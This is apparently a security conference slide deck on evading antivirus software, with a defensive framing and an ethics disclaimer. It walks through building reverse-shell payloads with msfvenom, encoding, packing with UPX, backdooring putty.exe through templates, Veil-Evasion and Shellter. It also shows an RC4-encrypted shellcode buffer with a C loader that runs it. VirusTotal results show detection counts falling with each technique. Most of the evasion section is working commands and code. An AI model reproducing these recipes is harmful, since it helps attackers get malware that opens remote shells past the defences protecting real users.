

# AntiVirus Evasion Techniques and Tools

Or, How I Learned to Stop Worrying and Love  
Windows Defender

# About Me

- Travis Friesen
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  - BSc, MSc, GXPN, GWAPT

# Job[0]

- IT Security at MERLIN
- MERLIN: Chief Internet and Internet Services provider for Education in Manitoba
  - Provide expertise and advice to education IT
- Wear every Infosec hat imaginable (that is white)

# Job[1]

- Co-Founder of Flying Fortress IT
  - With Mike Himbeault
- Offering Cloud and InfoSec expertise to Small and Medium business
  - Come talk to us
- Help bridge critical skills gap to smaller IT departments

# DISCLAIMER

Use this knowledge for Good, not Evil

**CAN'T VIOLATE ETHICS**



**IF YOU HAVE NO ETHICS**

memegenerator.net

# Anti-Virus

A People's History



**DETECTING  
VIRUSES**

**DYNAMIC  
ANALYSIS**

**STATIC  
ANALYSIS**



# Signatures

- Vary in complexity
- Most basic: File hashes
  - Easy, simple
    - Also easy to evade
- More advanced: Sections, blocks and strings
- (Probably) Still the #1 method for detecting viruses

# Heuristics

- Files are given a 'score' based on how much weird stuff is in it
- Ex. Lots of nops, strings, uncommon library calls, strange instructions, etc
- Tuning the score threshold is challenging
  - Can lead to false positives
- Can be used during both static and dynamic analysis

# Behavioural

- What does it do once run?
- Suspicious activity like DNS queries or network traffic, certain library calls, reading or modifying files in certain locations
- Outright red flags like unpacking or self-modifying code, process or DLL injection, monitoring keystrokes
- Starts to blur the line between AV and HIDS

# Sandboxing



# The Tools

# Methodology

- Discuss popular tools, demonstrate use
  - Use similar options and payloads across toolchains
- Sorry to pros
  - Nothing revolutionary here
- Upload my samples to VirusTotal to see how they do
  - Don't do this in real life

# The Tools

msfvenom

```
root@kali:~# msfvenom --list payloads | awk '{print $1}' | head -30
```

Framework

Name

```
=====  
---  
aix/ppc/shell_bind_tcp  
aix/ppc/shell_find_port  
aix/ppc/shell_interact  
aix/ppc/shell_reverse_tcp  
android/meterpreter/reverse_http  
android/meterpreter/reverse_https  
android/meterpreter/reverse_tcp  
android/meterpreter/reverse_http  
android/meterpreter/reverse_https  
android/meterpreter/reverse_tcp  
android/shell/reverse_http  
android/shell/reverse_https  
android/shell/reverse_tcp  
apple_ios/aarch64/meterpreter_reverse_http  
apple_ios/aarch64/meterpreter_reverse_https
```



root@kali:~# msfvenom -l formats

Framework Executable Formats [--format <value>]

=====

Name

-----

asp

aspx

aspx-exe

axis2

dll

elf

elf-so

exe

exe-only

exe-service

exe-small

hta-psh

jar

# Framework Transform Formats [--format <value>]

=====

Name

----

bash

c

csharp

dw

dword

hex

java

js\_be

js\_le

num

perl

pl

powershell

ps1

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp --list-options
Options for payload/windows/shell/reverse_tcp:
```

```
=====
```

#### Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, th
LHOST		yes	The listen address (an interface may
LPORT	4444	yes	The listen port

#### Description:

Spawn a piped command shell (staged). Connect back to the attacker

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```



53 engines detected this file

9aaf4e26227eb2b918b4825f07b405dbff9f0b04c29dee2c4e1715f25b515a98

payload.exe

72.07 KB

Size

overlay

peexe

Community  
Score

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Acronis

Suspicious

Ad-Aware

Trojan

AhnLab-V3

Trojan/Win32.Shell.R1283

ALYac

Trojan

SecureAge APEX

Malicious

Arcabit

Trojan

Avast

Win32:SwPatch [Wrm]

AVG

Win32

Avira (no cloud)

TR/Crypt.EPACK.Gen2

BitDefender

Trojan

Bkav

W32.FamVT.RorenNHc.Trojan

CAT-QuickHeal

Trojan

ClamAV

Win.Trojan.MSShellcode-7

Comodo



















TrojW

CrowdStrike Falcon

Win/malicious confidence 100% (D)

Cybereason

Malic

ZoneAlarm by Check Point	 Packed.Win32.BDF.a	AegisLab	 Undetected
Alibaba	 Undetected	Avast-Mobile	 Undetected
Baidu	 Undetected	CMC	 Undetected
Jiangmin	 Undetected	Kingsoft	 Undetected
Malwarebytes	 Undetected	Palo Alto Networks	 Undetected
Panda	 Undetected	TACHYON	 Undetected
Tencent	 Undetected	VBA32	 Undetected
Zillya	 Undetected	Zoner	 Undetected
Symantec Mobile Insight	 Unable to process file type	Trustlook	 Unable to process file



root@kali:~# msfvenom -l encoders

Framework Encoders [--encoder <value>]

=====

Name	Rank	Description
----	----	-----
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR E
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encode
x86/context_stat	manual	stat(2)-based Context Keyed Payload Enco
x86/context_time	manual	time(2)-based Context Keyed Payload Enco
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR En
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encode
x86/single_static_bit	manual	Single Static Bit
x86/unicode mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase En

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe \  
> -e x86/shikata_ga_nai > payload2.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai chosen with final size 368  
Payload size: 368 bytes  
Final size of _exe file: 73802 bytes
```





! 52 engines detected this file

d6b3d298f71545cc230a32ab6263be88af3e685eca2e800e1f04779277febf3d

payload2.exe

72.07

Size

overlay

peexe



DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Acronis

! Suspicious

Ad-Aware

! T

AhnLab-V3

! Trojan/Win32.Shell.R1283

ALYac

! T

AegisLab	✓ Undetected	Alibaba	✓ Undetected
Avast-Mobile	✓ Undetected	Baidu	✓ Undetected
CMC	✓ Undetected	eGambit	✓ Undetected
Jiangmin	✓ Undetected	Kingsoft	✓ Undetected
Malwarebytes	✓ Undetected	Palo Alto Networks	✓ Undetected
Panda	✓ Undetected	TACHYON	✓ Undetected
Tencent	✓ Undetected	VBA32	✓ Undetected
Zillya	✓ Undetected	Zoner	✓ Undetected

# The Tools

Packers (UPX)

root@kali:~# upx -o payload4.exe payload3.exe

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2018

UPX 3.95

Markus Oberhumer, Laszlo Molnar & John Reiser

Aug 26th 2018

File size	Ratio	Format	Name
-----	-----	-----	-----
73802 -> 48128	65.21%	win32/pe	payload4.exe

Packed 1 file.

46

/ 68

?

Community Score

ⓘ 46 engines detected this file

c3ab892905f78f279d67ff1657dff214b7654022371a9dacd90867ed15533c2a

payload4.exe

peexe

upx

47.00 KB

2019-10-30 22:11:54 UTC

Size

2 minutes ago

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Acronis	ⓘ Suspicious	Ad-Aware	ⓘ DeepScan:Generic.RozenaA.8EDC8744
AhnLab-V3	ⓘ Backdoor.Win32.Bifrose.B12476	ALYac	ⓘ DeepScan:Generic.RozenaA.8EDC8744

AegisLab	✓ Undetected	Alibaba	✓ Undetected
Antiy-AVL	✓ Undetected	SecureAge APEX	✓ Undetected
Avast-Mobile	✓ Undetected	Baidu	✓ Undetected
Bkav	✓ Undetected	CMC	✓ Undetected
Jiangmin	✓ Undetected	Kingsoft	✓ Undetected
Malwarebytes	✓ Undetected	MaxSecure	✓ Undetected
Palo Alto Networks	✓ Undetected	Qihoo-360	✓ Undetected
SUPERAntiSpyware	✓ Undetected	TACHYON	✓ Undetected
Tencent	✓ Undetected	VBA32	✓ Undetected
ViRobot	✓ Undetected	Yandex	✓ Undetected
Zillya	✓ Undetected	Zoner	✓ Undetected

# The Tools

Back to msfvenom (templates)

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe \
> -x putty.exe -k -e x86/shikata_ga_nai > payload5.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 1425408 bytes
```




root@kali:~# wine payload5.exe



Trash



File System





41 engines detected this file



98d5996fd339a2a946ef4bbce97a52f11e86744b8ae6b617a9e873516d69fa7e  
payload5.exe

1.36 MB  
Size

2019-10-30 22:32:44 UTC  
1 minute ago



peexe

DETECTION

DETAILS

COMMUNITY

Acronis

Suspicious

Ad-Aware

Win32.Rozena.B

AhnLab-V3

Win-Trojan/Swrort

AlYac

Win32.Rozena.B

CMC	✓ Undetected	Comodo	✓ Undetected
eGambit	✓ Undetected	Jiangmin	✓ Undetected
Kingsoft	✓ Undetected	Malwarebytes	✓ Undetected
MaxSecure	✓ Undetected	McAfee	✓ Undetected
Palo Alto Networks	✓ Undetected	Panda	✓ Undetected
SUPERAntiSpyware	✓ Undetected	TACHYON	✓ Undetected
Tencent	✓ Undetected	Trapmine	✓ Undetected
TrendMicro	✓ Undetected	TrendMicro-HouseCall	✓ Undetected
VIPRE	✓ Undetected	Webroot	✓ Undetected

root@kali:~# upx payload5.exe -o payload6.exe

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2018

UPX 3.95

Markus Oberhumer, Laszlo Molnar & John Reiser

File size

Ratio

Format

Name

upx: payload5.exe: CantPackException: section size problem

Packed 1 file: 0 ok, 1 error.

# The Tools

Veil-Evasion

Veil | [Version]: 3.1.12

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

## Main Menu

2 tools loaded

## Available Tools:

- 1) Evasion
- 2) Ordnance

## Available Commands:

<b>exit</b>	Completely exit Veil
<b>info</b>	Information on a specific tool
<b>list</b>	List available tools
<b>options</b>	Show Veil configuration
<b>update</b>	Update Veil
<b>use</b>	Use a specific tool

Veil> █

Veil/Evasion>: list

## Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

### [\*] Available Payloads:

- 1) autoit/shellcode\_inject/flat.py
- 2) auxiliary/coldwar\_wrapper.py
- 3) auxiliary/macro\_converter.py
- 4) auxiliary/pyinstaller\_wrapper.py
- 5) c/meterpreter/rev\_http.py
- 6) c/meterpreter/rev\_http\_service.py
- 7) c/meterpreter/rev\_tcp.py
- 8) c/meterpreter/rev\_tcp\_service.py
- 9) cs/meterpreter/rev\_http.py
- 10) cs/meterpreter/rev\_https.py
- 11) cs/meterpreter/rev\_tcp.py



Payload: **cs/meterpreter/rev\_tcp** selected

### Required Options:

Name	Value	Description
----	-----	-----
COMPILE_TO_EXE	Y	Compile to an executable
DEBUGGER	X	Optional: Check if debugger is attached
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST		IP of the Metasploit handler
LPORT	4444	Port of the Metasploit handler
PROCESSORS	X	Optional: Minimum number of processors
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
TIMEZONE	X	Optional: Check to validate not in UTC
USERNAME	X	Optional: The required user account
USE_ARYA	N	Use the Arya crypter



```
[cs/meterpreter/rev_tcp>>]: SET LHOST 1.1.1.1
[cs/meterpreter/rev_tcp>>]: set LPORT 9999
[cs/meterpreter/rev_tcp>>]: set DOMAIN MYDOMAIN
[cs/meterpreter/rev_tcp>>]: set USERNAME MYUSER
[cs/meterpreter/rev_tcp>>]: set SLEEP 5
[cs/meterpreter/rev_tcp>>]: set USE_ARYA Y
[cs/meterpreter/rev_tcp>>]: generate
```

---

### **Veil-Evasion**

---

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

---

[>] Please enter the base name for output files (default is payload): payload7



Community  
Score

25 engines detected this file

76861aa094c276b4f51e8f14eb5f797cefadde45d83be5fba07d8191187e0863  
payload7

assembly detect-debug-environment peexe runtime-modules

5.50 KB  
Size

2019-10-30 22:56:49 UTC  
1 minute ago

Reanalyze file



DETECTION

DETAILS

BEHAVIOR

COMMUNITY 1

Acronis

Suspicious

Alibaba

Trojan:Win32/Leivion.2c668492

SecureAge APEX

Malicious

Avira (no cloud)

TR/Crypt.XPACK.Gen7

# Veil-Evaded, Notably

- Avast
- AVG
- BitDefender
- ClamAV
- Fortinet

# Not evaded, notably

- Kaspersky
- ZoneAlarm
- ESET-NOD32
- Microsoft/Windows Defender

root@kali:~# upx payload7.exe -o payload8.exe

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2018

UPX 3.95

Markus Oberhumer, Laszlo Molnar & John Reiser

Aug 26th 2018

File size	Ratio	Format	Name
-----	-----	-----	-----
upx: payload7.exe:	CantPackException:	.NET files	are not yet supported

Packed 1 file: 0 ok, 1 error.

Payload: **python/meterpreter/rev\_tcp** selected

### Required Options:

Name	Value	Description
----	-----	-----
CLICKTRACK	X	Optional: Minimum number of cli
COMPILE_TO_EXE	Y	Compile to an executable
CURSORMOVEMENT	FALSE	Check if cursor is in same posi
DETECTDEBUG	FALSE	Check if debugger is present
DOMAIN	X	Optional: Required internal dom
EXPIRE_PAYLOAD	X	Optional: Payloads expire after
HOSTNAME	X	Optional: Required system hostn
INJECT_METHOD	Virtual	Virtual, Void, or Heap
LHOST		The listen target address
LPORT	4444	The listen port
MINRAM	FALSE	Check for at least 3 gigs of RA

```
[python/meterpreter/rev_tcp>>]:  
[python/meterpreter/rev_tcp>>]: set LHOST 1.1.1.1  
[python/meterpreter/rev_tcp>>]: set LPORT 9999  
[python/meterpreter/rev_tcp>>]: set SLEEP 5  
[python/meterpreter/rev_tcp>>]: set USE_PYHERION Y  
[python/meterpreter/rev_tcp>>]: set DOMAIN MYDOMAIN  
[python/meterpreter/rev_tcp>>]: set USERNAME MYUSER  
[python/meterpreter/rev_tcp>>]: generate
```



26 engines detected this file



4f92f082ce5bb5dda2b53e623c50d51eb871de07416e1373b34e87b521bc11ce

payload9.exe

294.00 KB  
Size

2019-10-30 23:10:05 UTC  
7 minutes ago



peexe

upx



DETECTION

DETAILS

BEHAVIOR

COMMUNITY 1

Acronis

Suspicious

Ad-Aware

Gen:Trojan.Heur.GZ.smGfbyQ7OPp

SecureAge APEX

Malicious

Arcabit

Trojan.Heur.GZ.smGfbyQ7OPp



eGambit	✓ Undetected	ESET-NOD32	✓ Undetected
F-Prot	✓ Undetected	Fortinet	✓ Undetected
Ikarus	✓ Undetected	Jiangmin	✓ Undetected
Kingsoft	✓ Undetected	Malwarebytes	✓ Undetected
MaxSecure	✓ Undetected	McAfee	✓ Undetected
Palo Alto Networks	✓ Undetected	Panda	✓ Undetected
Qihoo-360	✓ Undetected	Rising	✓ Undetected
Sophos AV	✓ Undetected	Sophos ML	✓ Undetected

# Not evaded, notably

- Kaspersky
- ZoneAlarm
- ~~ESET-NOD32~~
- Microsoft/Windows Defender

# The Tools

Shellter

- Dynamic shellcode injection tool
  - Injects shellcodes into existing 32-bit windows executables
- Similar in principle to specifying templates for msfvenom
  - But with important differences!
- Shellter makes use of existing binary's structure
  - No new sections, no memory allocation or changing execute permissions
    - Things that are all apt to trigger AV
- Searches for 'code caves' between functions and blocks to hide payload

```
root@kali:~# shellter
recated: alias for the '-o' option
al desired payload size, auto-produce appropriate NOP sled length
new section name to use when generating (large) Windows binaries
list of 10101010101s t10a0100110a10le: '010011001001 0011101 001001
encoder11o use 10 01 00 01 01 01 10 11 10
put form0010011h1110001r11011dwo11,hex,10va,js00e,js10011um,011001l,power
exe,exe-only,11e00erv10e01xe-small1,hta-01h,jar11sp,l01p-vbs,01cho11si,msi
w this m0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.1
number www!ShellterProject!compayload Wine Mode
serve the template behavior and inject the payload as a new thread
pend a nopsled of [length] size on to the payload
output file name (otherwise stdout)
Choose0Operation ModeoadAuto/Manual (A/M/H): m
cify a custom executable file to use as a template
PEsTarget:e/root/putt tcp) >
```

```
root@kali:~# shellter -a -p shell_reverse_tcp --lhost 1.1.1.1 --port 9999 \  
> --stealth -f /root/putty.exe
```

```
1010101 01 10 0100110 10 01 11001001 0011101 001001  
11 10 01 00 01 01 01 10 11 10  
0010011 1110001 11011 11 10 00 10011 011001  
11 00 10 01 11 01 11 01 01 11  
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.1  
www.ShellterProject.com Wine Mode
```



/ 69



Community  
Score

! 33 engines detected this file



beb6db43cb7042eed3a979ef651b7161669f6475a15a208bd32ac7ae2c347566

putty.exe

peexe

1.03 MB  
Size

2019-10-31 20:54:44 UTC  
a moment ago



DETECTION

DETAILS

COMMUNITY

Ad-Aware

! DeepScan:Generic.RozenaA.B1B41DEC

ALYac

! DeepScan:Generic.RozenaA.B1B41DEC

```
root@kali:~# upx putty.exe -o putty2.exe
```

```
Ultimate Packer for eXecutables
```

```
Copyright (C) 1996 - 2018
```

```
UPX 3.95
```

```
Markus Oberhumer, Laszlo Molnar & John Reiser
```

```
Aug 26th 2018
```

File size	Ratio	Format	Name
-----	-----	-----	-----
1081344 -> 687104	63.54%	win32/pe	putty2.exe

```
Packed 1 file_
```





23 / 70

23 engines detected this file



dcade6fbca714cd98292ddada216868f0a0e8ddcc79a04d85fee2821e596dda

putty2.exe

671 KB  
Size

2019-10-31 20:55:37 UTC  
a moment ago



peexe

upx



DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Ad-Aware

Gen:Variant.Razy.479383

AhnLab-V3

Malware/Win32.Generic.C3112794

K7GW	✓ Undetected	Kaspersky	✓ Undetected
Kingsoft	✓ Undetected	Malwarebytes	✓ Undetected
MaxSecure	✓ Undetected	McAfee	✓ Undetected
McAfee-GW-Edition	✓ Undetected	Microsoft	✓ Undetected
NANO-Antivirus	✓ Undetected	Palo Alto Networks	✓ Undetected
Panda	✓ Undetected	Qihoo-360	✓ Undetected
Rising	✓ Undetected	Sophos AV	✓ Undetected
Sophos ML	✓ Undetected	SUPERAntiSpyware	✓ Undetected
TACHYON	✓ Undetected	Tencent	✓ Undetected
TotalDefense	✓ Undetected	Trapmine	✓ Undetected
TrendMicro	✓ Undetected	TrendMicro-HouseCall	✓ Undetected
VBA32	✓ Undetected	VIPRE	✓ Undetected
ViRobot	✓ Undetected	Webroot	✓ Undetected
Yandex	✓ Undetected	Zillya	✓ Undetected
ZoneAlarm by Check Point	✓ Undetected	Zoner	✓ Undetected

# Not evaded, notably

- ~~Kaspersky~~
- ~~ZoneAlarm~~
- ~~ESET-NOD32~~
- ~~Microsoft/Windows Defender~~



19 engines detected this file



7fe04d3ebb65fba259bec7656436cac870859d28bb40ab0bbdd90eb18e9fa964  
c9853w.exe

494.00 KB  
Size

2019-10-31 21:25:02 UTC  
1 minute ago



peexe winzip

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Ad-Aware

DeepScan:Generic.RozenaA.8044DBFA

ALYac

DeepScan:Generic.RozenaA.8044DBFA

# The Tools

Msfvenom, encryption, and you!

# Encryption

- Payload is encrypted, decrypt before running
  - Good vs static analysis
  - Little benefit to behavioural or run-time analysis
- msfvenom added AES, RC4, XOR and 'Base64' in version 5
  - Decryption routines not included - have to roll your own

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f c \
> -e x86/shikata_ga_nai --encrypt rc4 --encrypt-key mykey
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payl
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\x8d\xac\x5c\x1a\x50\xb0\xe7\x55\x43\x61\xb1\x26\xb4\x5a\x76"
"\xeb\x42\x55\xe7\xe2\x8c\xa8\x29\x54\xdb\xe5\x96\xfd\x08\x26"
"\x08\x58\x8e\x51\x1b\x0e\x17\x02\xab\x12\xf5\xcd\xed\xaf\x05"
"\x5a\xbe\xba\xd1\xb9\x22\xd6\x31\x16\x55\xd3\x62\xc4\xd3\xef"
"\x55\xed\x60\xfd\x78\xf3\x74\x7e\xe8\xf3\x6d\xda\x12\x19\x81"
```

```
\xeb\x1c\x49\x80\x17\x8a\x80\x11\x90\x55\x5c\x7a\x52\x77\x1c  
"\x6f\x6b\xe8\x4d\x1b\xee\x0e\x74\x39\xba\x53\x7f\x81\x02\x61"  
"\x00\xc7\xe1\x4e\xf1\x04\x57\xaf";
```

```
char key[] = "mykey";
```

```
int main(void)
```

```
{  
    LPVOID lpBuf = VirtualAlloc(NULL, sizeof(buf), 0x3000, 0x40);  
    RC4(key, buf, (char *)lpBuf, 368);  
  
    void (*a)();  
    a = (void(*)()) lpBuf;  
    (void)(*a)();  
}
```





/ 69



Community  
Score

⚠ 36 engines detected this file



ac67d3c2249ce2e480c4953aa61ea1f0bda3593635ff102b8ac76df0ff7070f9  
payload22.exe

3.5 KB  
Size

2019-11-01 23:45:56 UTC  
2 minutes ago



mz

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Acronis

⚠ Suspicious

Ad-Aware

⚠ DeepScan Generic RozenaA.2CD06449

# The Tools

...and many more!

- Sharpshooter
- Pupy
- NXCrypt
- Tons of others I haven't heard about

# Advanced Techniques

Not demonstrated here

# Really Big Files

- Yes, really
  - More prevalent in Ye Oldene Dayse
- VirusTotal tops out at 550MB
  - About 12 AV solutions “Unable to process file type” at 470MB
    - And 1 false positive
  - May do more limited scanning on larger files
- Makes sense, though
  - Too slow, unlikely to carry malware

# Separation

- Put your payload in one file, execute it from another
- Eg. an exe that calls a DLL
  - AV traditionally less good at scanning DLLs
- More challenging to deliver

# Code Signing

- Many AVs aren't as rigorous with signed binaries
- Doesn't even need to be a valid cert or signature
  - However, user will get an warning message
- Easy enough to obtain your own

# Takeaways



Just about any AV suite can be bypassed  
given enough effort and time

- Yes, even the big names
- Some more effective than others

Red Teams: Recon and Research is key  
to success

- Knowing what AV suite your target is using is essential to getting payloads past the scanners
- One-size-fits-all evasions are becoming less common, more expensive, and are quickly adapted to

Don't Not Use Anti-virus

- Argument: ultimately ineffective AND can also increase attack surface
  - A number of vulnerabilities afflicting popular AV suites
    - Typically allowing privilege escalation
- Still better than nothing
- Good at catching the 90+% of malware floating around

AV-Comparatives is a Joke

- eg. “Avast has a 99.3% online detection rate”
  - September 2019 test
- Meaningless numbers
  - All suites above 98.8% detection rate
  - 99.3% vs 99.4% when it comes to detecting known malware? Who cares?
- You’re doing it (comparing AV suites) wrong



# Questions

Answers optional